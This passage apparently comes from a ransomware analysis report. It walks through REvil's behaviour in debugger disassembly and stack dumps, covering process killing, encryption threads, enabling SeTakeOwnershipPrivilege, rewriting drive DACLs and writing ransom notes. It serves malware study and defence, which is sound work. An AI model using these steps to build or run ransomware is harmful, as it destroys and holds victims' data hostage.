


```
01285979   50            push eax
0128597A   56            push esi
0128597B   FF 15 F4 4E 29 01   call dword ptr ds:[<&Process32NextW>]
01285981   85 C0         test eax,eax

dword ptr [01294EF4 <malware.&Process32NextW>]=<kernel32.Process32NextW>

.text:0128597B malware.exe:$597B #4D7B
```

```
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   Unlock
1: [esp] 00000478
2: [esp+4] 006FF6AC
3: [esp+8] 00000000
4: [esp+C] 01284EF5 <malware.EntryPoint>
006FF69C 00000478
006FF6A0 006FF6AC
```

Figure 90

A targeted process (“prc” field) is opened using OpenProcess (0x1 = **PROCESS_TERMINATE**):




```
0128395B   FF 76 08      push dword ptr ds:[esi+8]
0128395E   6A 00         push 0
01283960   6A 01         push 1
01283962   FF 15 D4 4E 29 01   call dword ptr ds:[<&OpenProcess>]
01283968   8B F0         mov esi,eax

dword ptr [01294ED4 <malware.&OpenProcess>]=<kernel32.OpenProcess>

.text:01283962 malware.exe:$3962 #2D62
```

```
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   Unlock
1: [esp] 00000001
2: [esp+4] 00000000
3: [esp+8] 0000081C
4: [esp+C] 00000000
006FF680 00000001
006FF684 00000000
006FF688 0000081C
```

Figure 91

REvil kills a targeted process via a function call to TerminateProcess:




```
0128396E   6A 00            push 0
01283970   56               push esi
01283971   FF 15 E8 4E 29 01   call dword ptr ds:[<&TerminateProcess>]

dword ptr [01294EE8 <malware.&TerminateProcess>]=<kernel32.TerminateProcess>

.text:01283971 malware.exe:$3971 #2D71
```

```
x87SW_SF 0  x87SW_P  1  x87SW_U  0

Default (stdcall)  5  Unlock
1: [esp] 00000470
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000478

006FF684 00000470
006FF688 00000000
```

Figure 92

A new thread that will execute the sub_1284468 function is created by the ransomware:




```
012847D1   57               push edi
012847D2   57               push edi
012847D3   57               push edi
012847D4   68 68 44 28 01   push malware.1284468
012847D9   57               push edi
012847DA   57               push edi
012847DB   FF 15 04 50 29 01   call dword ptr ds:[<&CreateThread>]

dword ptr [01295004 <malware.&CreateThread>]=<kernel32.CreateThread>

.text:012847DB malware.exe:$47DB #3BDB

Address   Hex                                               ASCII
006FF6AC  2C 02 00 00 00 00 00 00 2C 08 00 00 00 00 00 00  ,.......,.......
006FF6BC  00 00 00 00 04 00 00 00 28 06 00 00 08 00 00 00  ........(.......
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 01284468 malware.01284468
4: [esp+C] 00000000

006FF8CC 00000000
006FF8D0 00000000
006FF8D4 01284468  malware.01284468
006FF8D8 00000000
006FF8DC 00000000
006FF8E0 00000000
```

Figure 93

The binary enables the SeTakeOwnershipPrivilege privilege in the access token using RtlAdjustPrivilege (0x9 = **SeTakeOwnershipPrivilege**):




```
012879B7   50               push eax
012879B8   6A 01            push 1
012879BA   8B F1            mov esi,ecx
012879BC   6A 01            push 1
012879BE   56               push esi
012879BF   FF 15 E8 4F 29 01   call dword ptr ds:[<&RtlAdjustPrivilege>]

dword ptr [01294FE8 <malware.&RtlAdjustPrivilege>]=<ntdll.RtlAdjustPrivilege>

.text:012879BF malware.exe:$79BF #6DBF

Address   Hex                                               ASCII
```

```
x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] 00000009
2: [esp+4] 00000001
3: [esp+8] 00000001
4: [esp+C] 006FF8DB

006FF8C4 00000009
006FF8C8 00000001
006FF8CC 00000001
006FF8D0 006FF8DB
```

Figure 94

The executable creates an input/output (I/O) completion port that is not yet associated with a file handle (0xFFFFFFFF = **INVALID_HANDLE_VALUE**):




```
012878EE   57               push edi
012878EF   57               push edi
012878F0   57               push edi
012878F1   6A FF            push FFFFFFFF
012878F3   FF 15 F4 4F 29 01   call dword ptr ds:[<&CreateIoCompletionPort>]

dword ptr [01294FF4 <malware.&CreateIoCompletionPort>]=<kernel32.CreateIoCompletionPort>

.text:012878F3 malware.exe:$78F3 #6CF3

Address   Hex                                               ASCII
```

```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0

Default (stdcall)  5  Unlock
1: [esp] FFFFFFFF
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000

006FF88C FFFFFFFF
006FF890 00000000
006FF894 00000000
006FF898 00000000
```

Figure 95

GetSystemInfo is used to retrieve information about the current system:




```
01287883  50              push eax
01287884  FF 15 5C 50 29 01  call dword ptr ds:[<&GetSystemInfo>]
0128788A  8B 45 F0        mov eax,dword ptr ss:[ebp-10]
dword ptr [0129505C <malware.&GetSystemInfo>]=<kernel32.GetSystemInfo>

.text:01287884 malware.exe:$7884 #6C84
```

```
x87SW_O  0  x87SW_Z  0  x87SW_D  0
Default (stdcall)   5   Unlock
1: [esp] 006FF870
2: [esp+4] 00000000
3: [esp+8] 04ADAB78
4: [esp+C] 04ADAB78
006FF860 006FF870
```

Figure 96

The CreateThread API is utilized to create 2 (the number of processors) that will handle files encryption:



```
0128789B  50              push eax
0128789C  50              push eax
0128789D  56              push esi
0128789E  68 A7 2E 28 01  push malware.1282EA7
012878A3  50              push eax
012878A4  50              push eax
012878A5  FF 15 04 50 29 01  call dword ptr ds:[<&CreateThread>]
012878AB  85 C0           test eax,eax
dword ptr [01295004 <malware.&CreateThread>]=<kernel32.CreateThread>

.text:012878A5 malware.exe:$78A5 #6CA5
```


```
x87StatusWord 0020
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0
x87SW_O   0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 01282EA7 malware.01282EA7
4: [esp+C] 04ADAB78
```

```
Address   Hex                                              ASCII
04ADAB78  00 00 24 06 00 00 00 00 78 04 00 00 00 00 00 00  ..$.....x.......
04ADAB88  AB AB AB AB AB AB AB AB 00 00 00 00 00 00 00 00  ««««««««........
```

```
006FF84C 00000000
006FF850 00000000
006FF854 01282EA7 malware.01282EA7
006FF858 04ADAB78
006FF85C 00000000
006FF860 00000000
```

Figure 97

The new threads' priority is set to 0x2 (**THREAD_PRIORITY_HIGHEST**) using SetThreadPriority:




```
012878AF  6A 02           push 2
012878B1  50              push eax
012878B2  FF 15 7C 4E 29 01  call dword ptr ds:[<&SetThreadPriority>]
012878B8  FF 46 0C        inc dword ptr ds:[esi+C]
dword ptr [01294E7C <malware.&SetThreadPriority>]=<kernel32.SetThreadPriority>

.text:012878B2 malware.exe:$78B2 #6CB2
```

```
x87SW_SF  0  x87SW_P  1  x87SW_U  0
x87SW_O   0  x87SW_Z  0  x87SW_D  0
Default (stdcall)   5   Unlock
1: [esp] 00000470
2: [esp+4] 00000002
3: [esp+8] 00000000
4: [esp+C] 04ADAB78
006FF85C 00000470
006FF860 00000002
```

Figure 98

REvil enumerates all drives and extracts their type using GetDriveTypeW:




```
012875D6  6A 5A           push 5A
012875D8  5B              pop ebx
012875D9  EB 38           jmp malware.1287613
012875DB  FF 15 18 50 29 01  call dword ptr ds:[<&GetDriveTypeW>]
012875E1  83 C0 FF        add eax,FFFFFFFF
dword ptr [01295018 <malware.&GetDriveTypeW>]=<kernel32.GetDriveTypeW>

.text:012875DB malware.exe:$75DB #69DB
```

```
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0
x87SW_O   0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   Unlock
1: [esp] 04ADAC08 L"\\\\?\\A:\\"
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 04B58600
006FF884 04ADAC08 L"\\\\?\\A:\\"
```

Figure 99

The malicious process allocates and initializes a security identifier (SID):



```
01287A90   68 BC 58 29 01      push malware.12958BC
01287A95   53                  push ebx
01287A96   53                  push ebx
01287A97   53                  push ebx
01287A98   53                  push ebx
01287A99   53                  push ebx
01287A9A   53                  push ebx
01287A9B   53                  push ebx
01287A9C   53                  push ebx
01287A9D   6A 01               push 1
01287A9F   8D 45 F8            lea eax,dword ptr ss:[ebp-8]
01287AA2   50                  push eax
01287AA3   FF 15 A4 4D 29 01   call dword ptr ds:[<&AllocateAndInitializeSid>]
01287AA9   85 C0               test eax,eax

dword ptr [01294DA4 <malware.&AllocateAndInitializeSid>]=<advapi32.AllocateAndInitializeSid>

.text:01287AA3 malware.exe:$7AA3 #6EA3
```

```
x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
```


```
1: [esp] 006FF5D0
2: [esp+4] 00000001
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address   Hex                                              ASCII
04ADAC08  5C 00 5C 00 3F 00 5C 00 43 00 3A 00 5C 00 00 00  \.\.?.\.C.:.\...
04ADAC18  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADAC28  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADAC38  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADAC48  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADAC58  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
04ADAC68  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
006FF59C  006FF5D0
006FF5A0  00000001
006FF5A4  00000000
006FF5A8  00000000
006FF5AC  00000000
006FF5B0  00000000
006FF5B4  00000000
006FF5B8  00000000
006FF5BC  00000000
006FF5C0  00000000
006FF5C4  012958BC  malware.012958BC
```

Figure 100

The SetEntriesInAclW API is used to create a new access control list (ACL):



```
01287AB9   68 C0 58 29 01                 push malware.12958C0
01287ABE   BA 34 5E 29 01                 mov edx,malware.1295E34
01287AC3   33 C0                          xor eax,eax
01287AC5   53                             push ebx
01287AC6   8B FA                          mov edi,edx
01287AC8   F3 AB                          repe stosd
01287ACA   A1 BC 58 29 01                 mov eax,dword ptr ds:[12958BC]
01287ACF   52                             push edx
01287AD0   6A 01                          push 1
01287AD2   C7 05 34 5E 29 01 00 00 00     mov dword ptr ds:[1295E34],10000000
01287ADC   C7 05 38 5E 29 01 02 00 00     mov dword ptr ds:[1295E38],2
01287AE6   C7 05 3C 5E 29 01 03 00 00     mov dword ptr ds:[1295E3C],3
01287AF0   89 1D 48 5E 29 01              mov dword ptr ds:[1295E48],ebx
01287AF6   C7 05 4C 5E 29 01 05 00 00     mov dword ptr ds:[1295E4C],5
01287B00   A3 50 5E 29 01                 mov dword ptr ds:[1295E50],eax
01287B05   FF 15 34 4E 29 01              call dword ptr ds:[<&SetEntriesInAclW>]
01287B0B   5F                             pop edi

dword ptr [01294E34 <malware.&SetEntriesInAclW>]=<advapi32.SetEntriesInAclW>

.text:01287B05 malware.exe:$7B05 #6F05
```

```
x87r6 3FFF8000000000000000 ST6 Empty 1.000000
x87r7 00000000000000000000 ST7 Empty 0.000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
```


```
1: [esp] 00000001
2: [esp+4] 01295E34 malware.01295E34
3: [esp+8] 00000000
4: [esp+C] 012958C0 malware.012958C0
```

```
Address   Hex                                              ASCII
01295E34  00 00 00 10 02 00 00 00 03 00 00 00 00 00 00 00  ................
```

```
006FF5B4  00000001
006FF5B8  01295E34  malware.01295E34
006FF5BC  00000000
006FF5C0  012958C0  malware.012958C0
006FF5C4  00000000
```

Figure 101

The DACL of a drive is modified using the SetNamedSecurityInfoW API (0x1 = **SE_FILE_OBJECT**, 0x4 = **DACL_SECURITY_INFORMATION**):



```
01287B1A   53                  push ebx
01287B1B   FF 35 C0 58 29 01   push dword ptr ds:[12958C0]
01287B21   53                  push ebx
01287B22   53                  push ebx
01287B23   6A 04               push 4
01287B25   6A 01               push 1
01287B27   56                  push esi
01287B28   FF 15 08 4E 29 01   call dword ptr ds:[<&SetNamedSecurityInfoW>]
01287B2E   8B C8               mov ecx,eax

dword ptr [01294E08 <malware.&SetNamedSecurityInfoW>]=<advapi32.SetNamedSecurityInfoW>

.text:01287B28 malware.exe:$7B28 #6F28
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0
```


```
1: [esp] 04ADAC08 L"\\\\?\\C:\\"
2: [esp+4] 00000001
3: [esp+8] 00000004
4: [esp+C] 00000000
```

```
Address   Hex                                              ASCII
007A28A8  02 00 1C 00 01 00 00 00 00 03 14 00 00 00 00 10  ................
007A28B8  01 01 00 00 00 00 00 01 00 00 00 00 AB AB AB AB  ............««««
007A28C8  AB AB AB AB 00 00 00 00 00 00 00 00 00 00 00 00  ««««............
```

```
006FF5AC  04ADAC08  L"\\\\?\\C:\\"
006FF5B0  00000001
006FF5B4  00000004
006FF5B8  00000000
006FF5BC  00000000
006FF5C0  007A28A8
006FF5C4  00000000
```

Figure 102

A ransom note called "<REvil extension>-readme.txt" is created in every targeted directory via a call to CreateFileW (0x40000000 = **GENERIC_WRITE**, 0x2 = **CREATE_ALWAYS**):



```
012833AB   53                push ebx
012833AC   53                push ebx
012833AD   6A 02             push 2
012833AF   53                push ebx
012833B0   53                push ebx
012833B1   68 00 00 00 40    push 40000000
012833B6   57                push edi
012833B7   FF 15 28 4F 29 01 call dword ptr ds:[<&CreateFileW>]
012833BD   8B F0             mov esi,eax

dword ptr [01294F28 <malware.&CreateFileW>]=<kernel32.CreateFileW>

.text:012833B7 malware.exe:$33B7 #27B7
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 04ADA758 L"\\\\?\\C:\\2n0mgzwej2-read
2: [esp+4] 40000000
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address  Hex                                              ASCII
007A28A8 02 00 1C 00 01 00 00 00 00 03 14 00 00 00 00 10  ................
007A28B8 01 01 00 00 00 00 00 01 00 00 00 00 AB AB AB AB  ............««««
007A28C8 AB AB AB AB 00 00 00 00 00 00 00 00 00 00 00 00  ««««............
```

```
006FF5B8 04ADA758 L"\\\\?\\C:\\2n0mgzwej2-readme.txt"
006FF5BC 40000000
006FF5C0 00000000
006FF5C4 00000000
006FF5C8 00000002
006FF5CC 00000000
006FF5D0 00000000
```

Figure 103

The ransom note is populated using WriteFile:



```
012833D6   53                push ebx
012833D7   8D 45 FC          lea eax,dword ptr ss:[ebp-4]
012833DA   50                push eax
012833DB   A1 E4 5F 29 01    mov eax,dword ptr ds:[1295FE4]
012833E0   03 C0             add eax,eax
012833E2   50                push eax
012833E3   FF 35 54 5F 29 01 push dword ptr ds:[1295F54]
012833E9   56                push esi
012833EA   FF 15 AC 4F 29 01 call dword ptr ds:[<&WriteFile>]
012833F0   56                push esi

dword ptr [01294FAC <malware.&WriteFile>]=<kernel32.WriteFile>

.text:012833EA malware.exe:$33EA #27EA
```


```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 000002B0
2: [esp+4] 04B5A270
3: [esp+8] 00001CA8
4: [esp+C] 006FF5E0 &L"\\\\?\\C:\\"
```

```
Address  Hex                                              ASCII
04B5A270 2D 00 2D 00 2D 00 3D 00 3D 00 3D 00 20 00 57 00  -.-.-.=.=.=. .W.
04B5A280 65 00 6C 00 63 00 6F 00 6D 00 65 00 2E 00 20 00  e.l.c.o.m.e... .
04B5A290 41 00 67 00 61 00 69 00 6E 00 2E 00 20 00 3D 00  A.g.a.i.n... .=.
04B5A2A0 3D 00 3D 00 2D 00 2D 00 2D 00 0D 00 0A 00 0D 00  =.=.-.-.-.......
```

```
006FF5C0 000002B0
006FF5C4 04B5A270
006FF5C8 00001CA8
006FF5CC 006FF5E0 &L"\\\\?\\C:\\"
006FF5D0 00000000
